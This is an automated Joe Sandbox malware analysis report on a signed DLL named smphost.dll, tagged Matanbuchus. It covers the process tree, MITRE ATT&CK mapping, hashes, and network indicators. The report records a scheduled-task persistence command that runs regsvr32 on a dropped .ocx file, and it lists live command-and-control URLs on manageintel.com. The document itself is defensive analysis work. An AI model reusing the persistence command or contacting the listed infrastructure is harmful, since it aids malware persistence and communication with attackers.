ID: 562835
Sample Name: smphost.dll
Cookbook: default.jbs
Time: 13:29:09
Date: 30/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report smphost.dll 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Overview 4
Sigma Overview 5
System Summary 5
Persistence and Installation Behavior 5
Jbx Signature Overview 5
AV Detection 5
Networking 5
System Summary 5
Persistence and Installation Behavior 5
Boot Survival 5
Hooking and other Techniques for Hiding and Protection 5
HIPS / PFW / Operating System Protection Evasion 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
World Map of Contacted IPs 8
Public IPs 9
Private 9
General Information 9
Warnings 10
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 10
ASNs 10
JA3 Fingerprints 10
Dropped Files 10
Created / dropped Files 11
C:\ProgramData\6\5507.ocx 11
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_e8da9d9d47a999f039c77c46f5a596d8854d75e_7a325c51_195cb6b3\Report.wer
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml 11
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2AB2.tmp.xml 12
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp 12
C:\Windows\appcompat\Programs\Amcache.hve 12
C:\Windows\appcompat\Programs\Amcache.hve.LOG1 13
Static File Info 13
General 13
File Icon 13
Static PE Info 13
General 13
Authenticode Signature 14
Entrypoint Preview 14
Data Directories 15
Sections 15
Resources 16
Imports 16
Exports 16
Version Infos 16
Possible Origin 16
Network Behavior 17
Network Port Distribution 17
TCP Packets 17
UDP Packets 19
DNS Queries 19
DNS Answers 20
HTTP Request Dependency Graph 20
HTTP Packets 20
HTTPS Proxied Packets 27
Statistics 41
Behavior 41

System Behavior 41
Analysis Process: loaddll32.exePID: 6120, Parent PID: 3660 41
General 41
File Activities 42
Analysis Process: cmd.exePID: 4764, Parent PID: 6120 42
General 42
File Activities 42
Analysis Process: regsvr32.exePID: 3576, Parent PID: 6120 42
General 42
File Activities 42
File Created 43
File Written 43
Analysis Process: rundll32.exePID: 6212, Parent PID: 4764 44
General 44
Analysis Process: rundll32.exePID: 6256, Parent PID: 6120 44
General 44
Analysis Process: rundll32.exePID: 6760, Parent PID: 6120 44
General 44
Analysis Process: rundll32.exePID: 5388, Parent PID: 6120 44
General 45
File Activities 45
Analysis Process: schtasks.exePID: 4532, Parent PID: 3576 45
General 45
Analysis Process: regsvr32.exePID: 5808, Parent PID: 664 45
General 45
File Activities 45
File Read 45
Analysis Process: regsvr32.exePID: 6460, Parent PID: 5808 46
General 46
Analysis Process: WerFault.exePID: 6348, Parent PID: 3576 46
General 46
File Activities 46
File Created 46
File Deleted 47
File Written 47
Registry Activities 68
Key Created 68
Key Value Created 68
Analysis Process: regsvr32.exePID: 1264, Parent PID: 664 69
General 69
File Activities 70
File Read 70
Analysis Process: regsvr32.exePID: 2016, Parent PID: 1264 70
General 70
File Activities 70
File Created 70
Disassembly 71

Windows Analysis Report


smphost.dll

Overview

General Information

Sample Name:	smphost.dll
Analysis ID:	562835
MD5:	fc484855692f2a7..
SHA1:	2e9103747750b4.
SHA256:	e58b9bbb7bcdf3..
Tags:	dll, matanbuchus, SATURNCONSULTANCYL..., signed
Infos:	

Detection




Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm...
- Sigma detected: Schedule system p...
- System process connects to networ...
- Antivirus detection for URL or domain
- Uses known network protocols on n...
- Sigma detected: Regsvr32 Network ...
- Sigma detected: Suspicious Call by...
- Uses schtasks.exe or at.exe to add...
- Uses 32bit PE files
- Drops PE files to the application pro...
- One or more processes crash
- Contains functionality to check if a d...

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6120 cmdline: loaddll32.exe "C:\Users\user\Desktop\smphost.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 4764 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\smphost.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 6212 cmdline: rundll32.exe "C:\Users\user\Desktop\smphost.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - regsvr32.exe (PID: 3576 cmdline: regsvr32.exe /i /s C:\Users\user\Desktop\smphost.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
    - schtasks.exe (PID: 4532 cmdline: C:\Windows\system32\schtasks.exe" /Create /SC MINUTE /MO 3 / TN 5507 /TR "%windir%\system32\regsvr32.exe -e C:\ProgramData\6\5507.ocx MD5: 15FF7D8324231381BAD48A052F85DF04)
      - WerFault.exe (PID: 6348 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3576 -s 2064 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - rundll32.exe (PID: 6256 cmdline: rundll32.exe C:\Users\user\Desktop\smphost.dll,DllInstall MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6760 cmdline: rundll32.exe C:\Users\user\Desktop\smphost.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5388 cmdline: rundll32.exe C:\Users\user\Desktop\smphost.dll,DllUnregisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- regsvr32.exe (PID: 5808 cmdline: C:\Windows\system32\regsvr32.exe -e C:\ProgramData\6\5507.ocx MD5: D78B75FC68247E8A63ACBA846182740E)
  - regsvr32.exe (PID: 6460 cmdline: -e C:\ProgramData\6\5507.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)
- regsvr32.exe (PID: 1264 cmdline: C:\Windows\system32\regsvr32.exe -e C:\ProgramData\6\5507.ocx MD5: D78B75FC68247E8A63ACBA846182740E)
  - regsvr32.exe (PID: 2016 cmdline: -e C:\ProgramData\6\5507.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary

Sigma detected: Regsvr32 Network Activity

Sigma detected: Suspicious Call by Ordinal

Persistence and Installation Behavior

Sigma detected: Schedule system process

Jbx Signature Overview

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Networking

System process connects to network (likely due to code injection or exploit)

Uses known network protocols on non-standard ports

System Summary

Persistence and Installation Behavior

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Uses known network protocols on non-standard ports

HIPS / PFW / Operating System Protection Evasion


System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scheduled Task/Job	1 Scheduled Task/Job	1 1 1 Process Injection	2 1 Virtualization/Sandbox Evasion	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	1 DLL Side-Loading	1 Scheduled Task/Job	1 1 1 Process Injection	LSASS Memory	3 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	At (Linux)	Logon Script (Windows)	1 DLL Side-Loading	1 Deobfuscate/Decode Files or Information	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Obfuscated Files or Information	NTDS	2 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Regsvr32	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Rundll32	Cached Domain Credentials	1 System Network Connections Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 DLL Side-Loading	DCSync	1 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	2 3 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
smphost.dll	9%	Virustotal		Browse
smphost.dll	7%	ReversingLabs	Win32.Dropper.Generic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\6\5507.ocx	7%	ReversingLabs	Win32.Dropper.Generic	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
manageintel.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://manageintel.com/WUzZRUBQje/Auth.php	100%	Avira URL Cloud	malware	
http://https://manageintel.com/RKyiihqXQiyE/xukYadevoVow/QXms.xml	0%	Avira URL Cloud	safe	
http://https://manageintel.com/WUzZRUBQje/vAtVEC.xml	0%	Avira URL Cloud	safe	
http://https://manageintel.com/	0%	Avira URL Cloud	safe	
http://https://manageintel.com/RKyiihqXQiyE/xukYadevoVow/BhJM.xml	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
manageintel.com	185.14.31.158	true	true	• 1%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://manageintel.com/WUzZRUBQje/Auth.php	true	• Avira URL Cloud: malware	unknown
http://https://manageintel.com/RKyiihqXQiyE/xukYadevoVow/QXms.xml	true	• Avira URL Cloud: safe	unknown
http://https://manageintel.com/WUzZRUBQje/vAtVEC.xml	true	• Avira URL Cloud: safe	unknown
http://https://manageintel.com/RKyiihqXQiyE/xukYadevoVow/BhJM.xml	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://manageintel.com/	regsvr32.exe, 00000002.00000002.43747508 7.0000000004CB0000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.14.31.158	manageintel.com	Ukraine		21100	ITLDC-NLUA	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562835
Start date:	30.01.2022
Start time:	13:29:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	smphost.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	39
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal88.troj.evad.winDLL@22/7@16/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 100% (good quality ratio 94.6%) • Quality average: 80.8% • Quality standard deviation: 26.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 184.87.212.60, 2.20.157.220, 52.168.117.173
- Excluded domains from analysis (whitelisted): onedsblobprdeus16.eastus.cloudapp.azure.com, client.wns.windows.com, fs.microsoft.com, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, login.live.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, prod.fs.microsoft.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:29:59	API Interceptor	41x Sleep call for process: regsvr32.exe modified
13:30:03	API Interceptor	10x Sleep call for process: rundll32.exe modified
13:30:09	API Interceptor	11x Sleep call for process: loaddll32.exe modified
13:30:37	Task Scheduler	Run new task: 5507 path: %windir%\system32\regsvr32.exe s>-e C:\ProgramData\6\5507.ocx
13:31:13	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\6\5507.ocx

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	147656
Entropy (8bit):	6.319927202557722
Encrypted:	false
SSDEEP:	3072:biKjfYjd3b9fSCNq01bKrF5HiLCK08WA46tvTj:+QfYjBMCNcC+KlWuB3
MD5:	FC484855692F2A7D1EAE090086A1EB72
SHA1:	2E9103747750B40835F58D9E57C2AB75EEAF25F6
SHA-256:	E58B9BBB7BCDF3E901453B7B9C9E514FED1E53565E3280353DCCC77CDE26A98E
SHA-512:	2F6B6E8AA82DC4AA61A540BAE1D98682EC79E73CCFEAF9C273B053C2162F35207842F7AB2F1BC06E927D706EC88ECF209D2C57E86323C38FB43E9D694E62431
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 7%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1.x.b.x.b.x.b...c.x.b...c`x.b...c.x.b...c.x.b...c.x.b...c.x.b...c.x.b .x.b.x.b...c.x.b...c.x.b...c.x.bRich.x.b.....PE..L.....a......"!.....:.....P.....`.....@.....0.....V.....&.....,..... .....(...@.....P.....text...99.....:..... ..`.rdata...e...P...f...>.....@..@.data... .....@....reloc..,.....@..B .rsrc....V.....X.....@..@..... .....

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_e8da9d9d47a999f039c77c46f5a596d8854d75e_7a325c51_195cb6b3\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.0976160892483657
Encrypted:	false
SSDEEP:	192:1Ezc5b6Vt0H+G0cXlje9+X9yww/u7sNS274ItU:oc16VW+G0ajeYG/u7sNX4ItU
MD5:	4B1B0E8495D23C9A6B6258ED7D331BE7
SHA1:	2F28B18E4031D078CAB6D972990A1868461365DE
SHA-256:	68949226D86CAF86FCD5EC23EBE339B579AD08EA394855F127BB05FE3B3FC66A
SHA-512:	3F668FB88564EDAD1B536DF7C0FEE41273FBE6AA7F840FB362D6528BD1D2AC2C1536114E33D266FB65171565E462DCD51D8AFADC84AE17FC7390B286D24FAEB2
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.8.0.5.1.8.5.6.1.7.4.6.0.2.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l. o.a.d.T.i.m.e.=.1.3.2.8.8.0.5.1.8.7.1.4.7.1.4.4.0.1.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.b.1.f.7.e.1.b.-.e.9.3.8.-.4.e.7.c.-.a.2.c.8.-.9.8.f.c.7. d.d.7.d.9.1.8.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.5.7.9.c.3.3.f.d.-.e.7.1.e.-.4.0.5.3.-.a.c.4.2.-.7.c.4.8.5.9.5.8.4.e.f.c.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6. 4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.r.e.g.s.v.r.3.2...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.R.E.G.S.V.R.3.2...E.X.E.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.d.f.8.-.0.0.0.1.-.0.0.1.c.-.5.c.9.4.-.8.d.8.8.2.0.1.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0. 0.0.0.8.8.6.3.0.f.6.0.e.7.3.4.5.4.6.7.0.a.7.d.9.b.6.4.c.9.8.b.4.7.9.8.d.1.d.e.8.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8272
Entropy (8bit):	3.6935513744694903
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiAr6enG6Y306ugmfJTSZX4NCprb89bV8sf0XHm:RrlsNiU6enG6Yk6ugmfJTS6VPfT
MD5:	9AC519D1F30DFC7823590054A1628202
SHA1:	534BD1C26250B8D3DE0A52A0092E456659C3BD9E
SHA-256:	FEA4B47B5080CC0BFA1E8F8F9721C678BBFD751BE1B37509DC6A63BE7801FE0D
SHA-512:	84F933BEC412D14514E2B0042138851A8B564C93696ABA37442DE1A6B12BD207587C16CBE62E705EE14F7E3D7D72C537C697815FB1B0EFBFD647B1C1FDF0673
Malicious:	false

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.</./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.5.7.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2AB2.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4630
Entropy (8bit):	4.453126548922244
Encrypted:	false
SSDEEP:	48:cvIwSD8zs/JgtWI9s84WWSC8Bs8fm8M4JkCFMff+q8p3oKJYhgd:uITfhQuSNDJMfgoqYhgd
MD5:	8B06714A9AEBAE2BA184D11D1BC0C1C0
SHA1:	F0FC84A0A1D6E1C61A6F71D007F0B6B68F454DC4
SHA-256:	B94EFBD2A0C34AC646708D6CB1004ABB13E7E8975639E00905B2881EF17555C2
SHA-512:	2D35D224905ACDB0BC899780A943EE4DDF3F396227998E4F8A0EA7DF895006CDD08F6366C41A832E3B3994FC162A8B529A3184CB1DEF8933A74E680DFAC928A
Malicious:	false
